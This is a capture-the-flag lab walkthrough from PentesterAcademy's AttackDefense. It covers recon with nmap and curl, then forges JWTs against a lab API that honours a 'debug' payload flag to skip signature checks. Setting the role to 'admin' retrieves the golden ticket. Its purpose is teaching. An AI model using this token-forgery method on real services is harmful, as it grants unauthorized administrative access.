ATTACK DEFENSE


by PentesterAcademy

Name	Improper Signature Validation
URL	https://attackdefense.com/challengedetails?cid=1427
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig




```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.3  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:03  txqueuelen 0  (Ethernet)
        RX packets 160  bytes 14312 (14.3 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 130  bytes 346264 (346.2 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.108.121.2  netmask 255.255.255.0  broadcast 192.108.121.255
        ether 02:42:c0:6c:79:02  txqueuelen 0  (Ethernet)
        RX packets 22  bytes 1732 (1.7 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 18  bytes 1557 (1.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 18  bytes 1557 (1.5 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.108.121.2.

Step 2: Use nmap to discover the services running on the target machine.


Command: nmap 192.108.121.3



```
root@attackdefense:~# nmap 192.108.121.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-22 01:05 UTC
Nmap scan report for a667e3bcf2ae.lab-network (192.108.121.3)
Host is up (0.000014s latency).
Not shown: 999 closed ports
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:6C:79:03 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.59 seconds
root@attackdefense:~#
```

Finding more information about the running service:

Command: nmap -sS -sV -p 8080 192.108.121.3




```
root@attackdefense:~# nmap -sS -sV -p 8080 192.108.121.3
Starting Nmap 7.70 ( https://nmap.org ) at 2019-11-22 01:05 UTC
Nmap scan report for a667e3bcf2ae.lab-network (192.108.121.3)
Host is up (0.00012s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
MAC Address: 02:42:C0:6C:79:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.09 seconds
root@attackdefense:~#
```

The target machine is running a Python based HTTP server on port 8080.

Step 3: Checking the presence of the REST API.

Interacting with the Python HTTP service to reveal more information about it.

Command: curl 192.108.121.3:8080



```
root@attackdefense:~# curl 192.108.121.3:8080

-== Welcome to the CLI JWT Token API ==-

    Endpoint     |  Method    | Description
    /issue       |   GET      | Issues a JWT token.
/goldenticket    |   POST     | Get your golden ticket (if role='admin').
    /help        |   GET      | Show the endpoints info.

root@attackdefense:~#
```


The response from port 8080 of the target machine reveals that the API is available on this port.

Note: The /goldenticket endpoint would give the golden ticket only if role="admin".

Step 4: Interacting with the API.

Getting a JWT Token:

Command: curl http://192.108.121.3:8080/issue




```
root@attackdefense:~# curl http://192.108.121.3:8080/issue
-== Issued Token: ==-

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZWJ1ZyI6Im9mZiIsImlhdCI6MTU3NDM4NTA2NSwicm9sZS
I6ImF1dGhlbnRpY2F0ZWQiLCJleHAiOjE1NzQ0NzE0NjV9.aSJmeB_k92agWLO8DH9WpXfD7jqZ2QP8H0zCYrow
W28

==========================
root@attackdefense:~#
```

The response contains a JWT Token.

Issued JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZWJ1ZyI6Im9mZiIsImlhdCI6MTU3NDM4NTEwMSwicm9sZSI6ImF1dGhlbnRpY2F0ZWQiLCJleHAiOjE1NzQ0NzE1MDF9.CHmy8sdByDJVh5gztPgRzuUmKhkHyPmAImyhXQjJk-4

Step 5: Decoding the header and payload parts of the JWT token obtained in the previous step.

Visit https://jwt.io and specify the token obtained in the previous step, in the "Encoded" section.



```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
kZWJ1ZyI6Im9mZiIsImlhdCI6MTU3NDM4NTEwMSw
icm9sZSI6ImF1dGhlbnRpY2F0ZWQiLCJleHAiOjE
1NzQ0NzE1MDF9.CHmy8sdByDJVh5gztPgRzuUmKh
kHyPmAImyhXQjJk-4
```

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```


```
{
  "debug": "off",
  "iat": 1574385101,
  "role": "authenticated",
  "exp": 1574471501
}
```

Note:

1. The algorithm used for signing the token is "HS256".
2. The token is using debug parameter in the payload having the value as "off".

Submitting the above issued token to the API to get the golden ticket:

Command:
```
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZWJ1ZyI6Im9mZiIsImlhdCI6MTU3NDM4NTEw
MSwicm9sZSI6ImF1dGhlbnRpY2F0ZWQiLCJleHAiOjE1NzQ0NzE1MDF9.CHmy8sdByDJVh5g
ztPgRzuUmKhkHyPmAImyhXQjJk-4"}' http://192.108.121.3:8080/goldenticket
```



```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -X POST -d '{"to
ken": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZWJ1ZyI6Im9mZiIsImlhdCI6MTU3NDM4NTEwMSw
icm9sZSI6ImF1dGhlbnRpY2F0ZWQiLCJleHAiOjE1NzQ0NzE1MDF9.CHmy8sdByDJVh5gztPgRzuUmKhkHyPmAI
myhXQjJk-4"}' http://192.108.121.3:8080/goldenticket

No golden ticket for you! Only admin has access to it!

root@attackdefense:~#
```

The server doesn’t returns the golden ticket. It responds by saying that the ticket is only for the admin user.

As mentioned in the challenge description:


"The API developers have placed a debug switch in the token payload. If the switch is on, the API runs in debug mode and allows the developers to bypass JWT Token verification and perform API unit tests."

And that development code went into production, therefore, the debug parameter was available in the production API.

Vulnerability:
1. Setting debug mode to "on" would enable signature bypass.
2. The attacker can therefore set the debug payload parameter to "on" and set his role as "admin" and pass this forged token to retrieve the golden ticket.

Step 6: Leveraging the vulnerability to create a forged token.

Setting the debug mode to "on" and passing the token to the API.


Encoded PASTE A TOKEN HERE
Decoded EDIT THE PAYLOAD AND SECRET
HEADER: ALGORITHM & TOKEN TYPE
PAYLOAD: DATA

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
kZWJ1ZyI6Im9uIiwiaWF0IjoxNTc0Mzg1MTAxLCJ
yb2xlIjoiYXV0aGVudGljYXRlZCIsImV4cCI6MTU
3NDQ3MTUwMX0.IMjenLehMmwACFt1aR_w03u-
srg7bFQfhs4bjvB7Eaw
```


```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

```
{
  "debug": "on",
  "iat": 1574385101,
  "role": "authenticated",
  "exp": 1574471501
}
```

Forged Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZWJ1ZyI6Im9uIiwiaWF0IjoxNTc0Mzg1MTAxLCJyb2xlIjoiYXV0aGVudGljYXRlZCIsImV4cCI6MTU3NDQ3MTUwMX0.IMjenLehMmwACFt1aR_w03u-srg7bFQfhs4bjvB7Eaw

Submitting the above forged token to the API to get the golden ticket:


Command:
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZWJ1ZyI6Im9uIiwiaWF0IjoxNTc0Mzg1MTAxLCJyb2xlIjoiYXV0aGVudGljYXRlZCIsImV4cCI6MTU3NDQ3MTUwMX0.IMjenLehMmwACFt1aR_w03u-srg7bFQfhs4bjvB7Eaw"}' http://192.108.121.3:8080/goldenticket



```
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -X POST -d '{"to
ken": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZWJ1ZyI6Im9uIiwiaWF0IjoxNTc0Mzg1MTAxLCJ
yb2xlIjoiYXV0aGVudGljYXRlZCIsImV4cCI6MTU3NDQ3MTUwMX0.IMjenLehMmwACFt1aR_w03u-srg7bFQfhs
4bjvB7Eaw"}' http://192.108.121.3:8080/goldenticket

No golden ticket for you! Only admin has access to it!

root@attackdefense:~#
```

Note: The forged token worked even though the correct signing key was not known. It happened because the debug mode was set as "on" in the token which bypassed the signature validation step.

Setting the role to "admin" using https://jwt.io.


Encoded PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ
kZWJ1ZyI6Im9uIiwiaWF0IjoxNTc0Mzg1MTAxLCJ
yb2xlIjoiYWRtaW4iLCJleHAiOjE1NzQ0NzE1MDF
9.e_OH_UC0ldO5AUsmvY0MxtLKqQTxIrdp-
FhNJ7vS2fU
```

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA


```
{
  "debug": "on",
  "iat": 1574385101,
  "role": "admin",
  "exp": 1574471501
}
```

Forged Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZWJ1ZyI6Im9uIiwiaWF0IjoxNTc0Mzg1MTAxLCJyb2xlIjoiYWRtaW4iLCJleHAiOjE1NzQ0NzE1MDF9.e_OH_UC0ldO5AUsmvY0MxtLKqQTxIrdp-FhNJ7vS2fU

Step 7: Using the forged token to retrieve the golden ticket.

Sending the request to get the golden ticket again:

Command:
```
curl -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZWJ1ZyI6Im9uIiwiaWF0IjoxNTc0Mzg1MTAxLCJyb2xlIjoiYWRtaW4iLCJleHAiOjE1NzQ0NzE1MDF9.e_OH_UC0ldO5AUsmvY0MxtLKqQTxIrdp-FhNJ7vS2fU"}' http://192.108.121.3:8080/goldenticket
```



```
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -d '{"token": "e
yJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJkZWJ1ZyI6Im9uIiwiaWF0IjoxNTc0Mzg1MTAxLCJyb2xlIjo
iYWRtaW4iLCJleHAiOjE1NzQ0NzE1MDF9.e_OH_UC0ldO5AUsmvY0MxtLKqQTxIrdp-FhNJ7vS2fU"}' http:/
/192.108.121.3:8080/goldenticket

Golden Ticket: This_Is_The_Golden_Ticket_c25d8fef003e0a3b4219b3ae6f264ebeb03f

root@attackdefense:~#
```

Golden Ticket: This_Is_The_Golden_Ticket_c25d8fef003e0a3b4219b3ae6f264ebeb03f

References:

1. Strapi Documentation (https://strapi.io/documentation)
